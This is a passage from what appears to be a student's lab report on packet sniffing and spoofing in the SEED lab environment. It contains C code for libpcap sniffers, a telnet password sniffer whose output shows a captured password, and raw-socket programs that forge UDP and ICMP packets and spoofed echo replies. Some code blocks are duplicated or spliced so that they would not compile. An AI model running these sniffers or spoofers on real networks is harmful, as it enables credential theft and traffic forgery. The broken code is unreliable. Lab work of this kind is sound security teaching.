64 bytes from 8.8.8.8: icmp_seq=3 ttl=58 time=93.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=58 time=111 ms
```

And we start seeing the packets sniffed and spoofed details.

```
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
Original Packet.........
Source IP :  10.9.0.5
Destination IP : 8.8.8.8
Spoofed Packet.........
Source IP :  8.8.8.8
Destination IP : 10.9.0.5
```

Task 2

Task 2.1

Wrote the code as per manual instructions for the sniffer.

```
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header,
 const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet +
sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s\n", inet_ntoa(ip->iph_destip));
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
  // Step 2: Compile filter_exp into BPF psuedo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);
  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);
  pcap_close(handle);   //Close the handle
  return 0;
}
```

Using new terminals for the task. Moreover, Compiling and executing the sniffer.

```
[11/10/23]seed@VM:~/.../volumes$ sudo ./sniff
```

Sending 3 packets ping to 8.8.8.8

```
[11/10/23]seed@VM:~/.../volumes$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=59 time=122 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=59 time=68.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=59 time=113 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 68.795/101.123/121.508/23.117 ms
[11/10/23]seed@VM:~/.../volumes$
```

Checking back on the sniffer we get the results of those packets.

```
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
Source: 10.0.2.6   Destination: 8.8.8.8
Source: 8.8.8.8   Destination: 10.0.2.6
```

Task 2.1A

Question 1

Initially, I initiated a live pcap session on the NIC named enp0s3, achieved through the pcap_open_live function from the pcap library. This function facilitates the observation of the entire network traffic on the specified interface while also binding the socket. Subsequently, I implemented the setting of a filter using the pcap_compile() method, which compiles the filter string (str) into a filter program. The pcap_setfilter() method is then employed to specify this filter program.

Finally, I captured packets in a loop and processed them utilizing the pcap_loop function. The use of -1 in the loop signifies an infinite loop, allowing continuous capture and processing of packets. This comprehensive process enables the monitoring and analysis of network traffic on the specified interface.

Question 2

Executing the program without root user privileges leads to a failure in the 'pcap_open_live' function's attempt to access the device, resulting in an error for the entire program. Consequently, establishing the card in promiscuous mode and utilizing raw sockets necessitates root privileges. This enables comprehensive visibility into the entire network traffic on the interface, underscoring the importance of root access for these specific functionalities.

Question 3

The promiscuous mode is an inherent feature of the chip in the Network Interface Card (NIC) within the computer and is activated through the 'pcap_open_live' function. By adjusting the third parameter of the 'pcap_open_live' function, setting it to 0 turns promiscuous mode OFF, while any value other than 0 activates it (ON). When promiscuous mode is turned OFF, the host only captures traffic directly related to it. Conversely, when turned ON, the host captures all traffic on the network, receiving all packets the device detects, regardless of whether they were intended for that specific device or not.

Task 2.1B

Capture the ICMP packets between two specific hosts

Writing the code to capture the ICMP packets between two specific hosts.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;
```

```c
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "ip proto icmp";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

Compiling the program and executing with root privilege then I sent 3 packets from HostA terminal to IP 8.8.8.8

```
root@2d4989518351:/# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=58 time=1131 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=58 time=1150 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 2 received, 33.3333% packet loss, time 2011m
s
rtt min/avg/max/mdev = 1131.469/1140.618/1149.768/9.149 ms, pipe 2
root@2d4989518351:/#
```

Moving back to the host terminal it is visible that the packets were caught.

```
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
Source: 8.8.8.8   Destination: 10.0.2.6   Protocol: ICMP
```

Capture the TCP packets with a destination port number in the range from 10 to 100

Wrote the code to capture the TCP packets with a destination port number in the range from 10 to 100.

```c
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include "myheader.h"

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet){
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));

    printf("Source: %s   ", inet_ntoa(ip->iph_sourceip));
    printf("Destination: %s", inet_ntoa(ip->iph_destip));
        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;
  char filter_exp[] = "proto TCP and dst portrange 10-100";
  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name enp0s3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

I compiled the code and executed it with root privileges.

Connected the Host with HostA.

```
[11/10/23]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2d4989518351 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted b
y
applicable law.

seed@2d4989518351:~$ ls
seed@2d4989518351:~$ ls
seed@2d4989518351:~$ ls
seed@2d4989518351:~$ ls
seed@2d4989518351:~$ ls
seed@2d4989518351:~$
```

I got these packets as a result after connection and some activity.

```
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
Source: 10.0.2.6   Destination: 35.232.111.17   Protocol: TCP
```

Task 2.1C

Wrote the code for sniffing passwords.

```c
/* Ethernet header */
struct ethheader { . . . .

/* IP Header */
struct ipheader { . . . .

/* TCP header */
typedef unsigned int tcp_seq;
struct sniff_tcp { . . . . .

void print_payload(const u_char * payload, int len) {
    const u_char * ch;
    ch = payload;
    printf("Payload: \n\t\t");

    for(int i=0; i < len; i++){
        if(isprint(*ch)){
                if(len == 1) {
                        printf("\t%c", *ch);
                }
                else {
                        printf("%c", *ch);
                }
        }
        ch++;
    }
    printf("\n                                                \n");
}

void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
```

```c
void got_packet(u_char *args, const struct pcap_pkthdr *header, const u_char *packet) {
    const struct sniff_tcp *tcp;
    const char *payload;
    int size_ip;
    int size_tcp;
    int size_payload;

    struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)(packet + sizeof(struct ethheader));
    size_ip = IP_HL(ip)*4;

        /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:

            tcp = (struct sniff_tcp*)(packet + SIZE_ETHERNET + size_ip);
            size_tcp = TH_OFF(tcp)*4;

            payload = (u_char *)(packet + SIZE_ETHERNET + size_ip + size_tcp);
            size_payload = ntohs(ip->iph_len) - (size_ip + size_tcp);

            if(size_payload > 0){
                    printf("Source: %s Port: %d\n", inet_ntoa(ip->iph_sourceip), ntohs(tcp->th_sport));
                    printf("Destination: %s Port: %d\n", inet_ntoa(ip->iph_destip), ntohs(tcp->th_dport));
                    printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:

                    printf("   Protocol: TCP\n");
                print_payload(payload, size_payload);
            }

            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
    pcap_t *handle;
    char errbuf[PCAP_ERRBUF_SIZE];
    struct bpf_program fp;
    char filter_exp[] = "tcp port telnet";
    bpf_u_int32 net;
    // Step 1: Open live pcap session on NIC with name enp0s3
    handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
    // Step 2: Compile filter_exp into BPF psuedo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);
    // Step 3: Capture packets
    pcap_loop(handle, -1, got_packet, NULL);
    pcap_close(handle); //Close the handle
    return 0;
}
```

Compiled and executed the code with root privileges and establishing telnet connection with Host from another VM.

```
[11/10/23]seed@VM:~/.../volumes$ telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
2d4989518351 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content tha
t are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted b
y
applicable law.
```

And finally found the password in Host terminal.

```
Source: 10.0.2.4  Port: 23
Destination: 10.0.2.6 Port: 36550
   Protocol: TCP
Payload:
                Password:
```

```
Source: 10.0.2.6  Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                d
```

```
Source: 10.0.2.6  Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                e
```

```
Source: 10.0.2.6  Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                e
```

```
Source: 10.0.2.6  Port: 36550
Destination: 10.0.2.4 Port: 23
   Protocol: TCP
Payload:
                s
```

Task 2.2

Task 2.2A

I wrote the code for spoofing program.

```c
#include <stdio.h>
#include <string.h>
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>
#include "myheader.h"

void send_raw_ip_packet(struct ipheader* ip) {
        struct sockaddr_in dest_info;
        int enable = 1;
        //Step1: Create a raw network socket
        int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

        //Step2: Set Socket option
        setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &enable, sizeof(enable));

        //Step3: Provide destination information
        dest_info.sin_family = AF_INET;
        dest_info.sin_addr = ip->iph_destip;

        //Step4: Send the packet out
        sendto(sock, ip, ntohs(ip->iph_len),0, (struct sockaddr *)&dest_info, sizeof(dest_info));
        close(sock);
}

void main() {
        int mtu = 1500;
        char buffer[mtu];
        memset(buffer, 0, mtu);

        struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
```

```c
void main() {
        int mtu = 1500;
        char buffer[mtu];
        memset(buffer, 0, mtu);

        struct udpheader *udp = (struct udpheader *)(buffer + sizeof(struct ipheader));
        char *data = buffer + sizeof(struct ipheader) + sizeof(struct udpheader);
        char *msg = "DOR DOR!";
        int data_len = strlen(msg);
        memcpy(data, msg, data_len);

        udp->udp_sport=htons(9190);
        udp->udp_dport=htons(9090);
        udp->udp_ulen=htons(sizeof(struct udpheader) + data_len);
        udp->udp_sum=0;

        struct ipheader *ip = (struct ipheader *)buffer;
        ip->iph_ver=4;
        ip->iph_ihl=5;
        ip->iph_ttl=20;
        ip->iph_sourceip.s_addr = inet_addr("1.2.3.4");
        ip->iph_destip.s_addr = inet_addr("10.0.2.6");
        ip->iph_protocol = IPPROTO_UDP;
        ip->iph_len=htons(sizeof(struct ipheader) + sizeof(struct udpheader) + data_len);

        send_raw_ip_packet(ip);

}
```

Further when I compiled and executed the program, I caught a packet from the source to the destination IP set to 1.2.3.4 and after a few tries I found the UDP packet coming to Host.

Task 2.2B

Wrote the code for spoofing an ICMP Echo Request.

```c
#include <unistd.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>
#include <arpa/inet.h>

#include "myheader.h"

unsigned short in_cksum(unsigned short *buf, int length) {
   unsigned short *w = buf;
   int nleft = length;
   int sum = 0;
   unsigned short temp=0;

   /*
    * The algorithm uses a 32 bit accumulator (sum), adds
    * sequential 16 bit words to it, and at the end, folds back all
    * the carry bits from the top 16 bits into the lower 16 bits.
    */
   while (nleft > 1)  {
       sum += *w++;
       nleft -= 2;
   }

   /* treat the odd byte at the end, if any */
   if (nleft == 1) {
        *(u_char *)(&temp) = *(u_char *)w;
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
```

```c
        sum += temp;
   }

   /* add back carry outs from top 16 bits to low 16 bits */
   sum = (sum >> 16) + (sum & 0xffff);  // add hi 16 to low 16
   sum += (sum >> 16);                  // add carry
   return (unsigned short)(~sum);
}




void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,&enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}
```

```
55
56    // Step 4: Send the packet out.
57    sendto(sock, ip, ntohs(ip->iph_len), 0,
58           (struct sockaddr *)&dest_info, sizeof(dest_info));
59    close(sock);
60 }
61
62 int main() {
63    char buffer[1500];
64
65    memset(buffer, 0, 1500);
66
67    struct icmpheader *icmp = (struct icmpheader *)(buffer + sizeof(struct ipheader));
68    icmp->icmp_type = 8;
69
70    icmp->icmp_chksum = 0;
71    icmp->icmp_chksum = in_cksum((unsigned short *)icmp,sizeof(struct icmpheader));
72
73    struct ipheader *ip = (struct ipheader *) buffer;
74    ip->iph_ver = 4;
75    ip->iph_ihl = 5;
76    ip->iph_ttl = 20;
77    ip->iph_sourceip.s_addr = inet_addr("10.0.2.6");
78    ip->iph_destip.s_addr = inet_addr("1.2.3.4");
79    ip->iph_protocol = IPPROTO_ICMP;
80    ip->iph_len = htons(sizeof(struct ipheader) + sizeof(struct icmpheader));
81    printf("seq=%hu ", icmp->icmp_seq);
82    printf("type=%u \n", icmp->icmp_type);
83    send_raw_ip_packet(ip);
84
85    return 0;
86 }
```

Upon execution I found Echo with 42 length from 10.0.2.6 to 1.2.3.4 while in the terminal the sequence and type were provided as 8.

Question 4

Yes! The IP packet length field has the flexibility to be set to any arbitrary value. However, it's important to note that when the packet is sent, the total length of the packet is overwritten to its original size. This means that, despite setting an arbitrary value in the IP packet length field, the actual transmitted packet will conform to its original size.

Question 5

When employing raw sockets, it is possible to instruct the kernel to compute the checksum for the IP header. By default, the option for calculating the checksum in the IP header fields is set to 0 (`ip_check = 0`), allowing the kernel to handle the computation. Unless explicitly changed to a different value, the kernel will automatically perform the checksum calculation. However, if you choose to alter this value, you will then need to employ a checksum method to handle the calculation yourself.

Question 6

Root privileges are essential for executing programs that utilize raw sockets. Regular users do not possess the necessary permissions to modify all fields within protocol headers. With root privileges, users gain the capability to manipulate any field in packet headers and access sockets, including placing the interface card in promiscuous mode. Running the program without the required root privileges will lead to a failure in the socket setup process.

Task 2.3

Wrote the program for Sniffing and then spoofing.

```c
#include <pcap.h>
#include <stdio.h>
#include <string.h>
#include <arpa/inet.h>
#include <fcntl.h>
#include <unistd.h>
#include "myheader.h"

#define PACKET_LEN 512

void send_raw_ip_packet(struct ipheader* ip) {
    struct sockaddr_in dest_info;
    int enable = 1;

    // Step 1: Create a raw network socket.
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    // Step 2: Set socket option.
    setsockopt(sock, IPPROTO_IP, IP_HDRINCL,
                     &enable, sizeof(enable));

    // Step 3: Provide needed information about destination.
    dest_info.sin_family = AF_INET;
    dest_info.sin_addr = ip->iph_destip;

    // Step 4: Send the packet out.
    sendto(sock, ip, ntohs(ip->iph_len), 0,
           (struct sockaddr *)&dest_info, sizeof(dest_info));
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
```

```
    close(sock);
}

void send_echo_reply(struct ipheader * ip) {
  int ip_header_len = ip->iph_ihl * 4;
  const char buffer[PACKET_LEN];

  // make a copy from original packet to buffer (faked packet)
  memset((char*)buffer, 0, PACKET_LEN);
  memcpy((char*)buffer, ip, ntohs(ip->iph_len));
  struct ipheader* newip = (struct ipheader*)buffer;
  struct icmpheader* newicmp = (struct icmpheader*)(buffer + ip_header_len);

  // Construct IP: SWAP src and dest in faked ICMP packet
  newip->iph_sourceip = ip->iph_destip;
  newip->iph_destip = ip->iph_sourceip;
  newip->iph_ttl = 64;

  // Fill in all the needed ICMP header information.
  // ICMP Type: 8 is request, 0 is reply.
  newicmp->icmp_type = 0;

  send_raw_ip_packet(newip);
}

void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));
```

```
void got_packet(u_char *args, const struct pcap_pkthdr *header,  const u_char *packet) {
  struct ethheader *eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IPv4 type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));

    /* determine protocol */
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            return;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            return;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
                    send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
```

```
            printf("   Protocol: ICMP\n");
                        send_echo_reply(ip);
            return;
        default:
            printf("   Protocol: others\n");
            return;
    }
  }
}

int main() {
  pcap_t *handle;
  char errbuf[PCAP_ERRBUF_SIZE];
  struct bpf_program fp;

  char filter_exp[] = "icmp[icmptype] = 8";

  bpf_u_int32 net;

  // Step 1: Open live pcap session on NIC with name eth3
  handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);

  // Step 2: Compile filter_exp into BPF pseudo-code
  pcap_compile(handle, &fp, filter_exp, 0, net);
  pcap_setfilter(handle, &fp);

  // Step 3: Capture packets
  pcap_loop(handle, -1, got_packet, NULL);

  pcap_close(handle);   //Close the handle
  return 0;
}
```

Compiling and executing the code with root privileges. Sending Packets from HostB to IP 8.8.8.8

```
root@VM:/volumes# ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=59 time=67.6 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=59 time=63.6 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=59 time=85.8 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 63.612/72.338/85.800/9.657 ms
root@VM:/volumes#
```

And we get the result.

```
    From: 10.0.2.5
      To: 8.8.8.8
Protocol: ICMP
    From: 10.0.2.5
      To: 8.8.8.8
Protocol: ICMP
    From: 10.0.2.5
      To: 8.8.8.8
```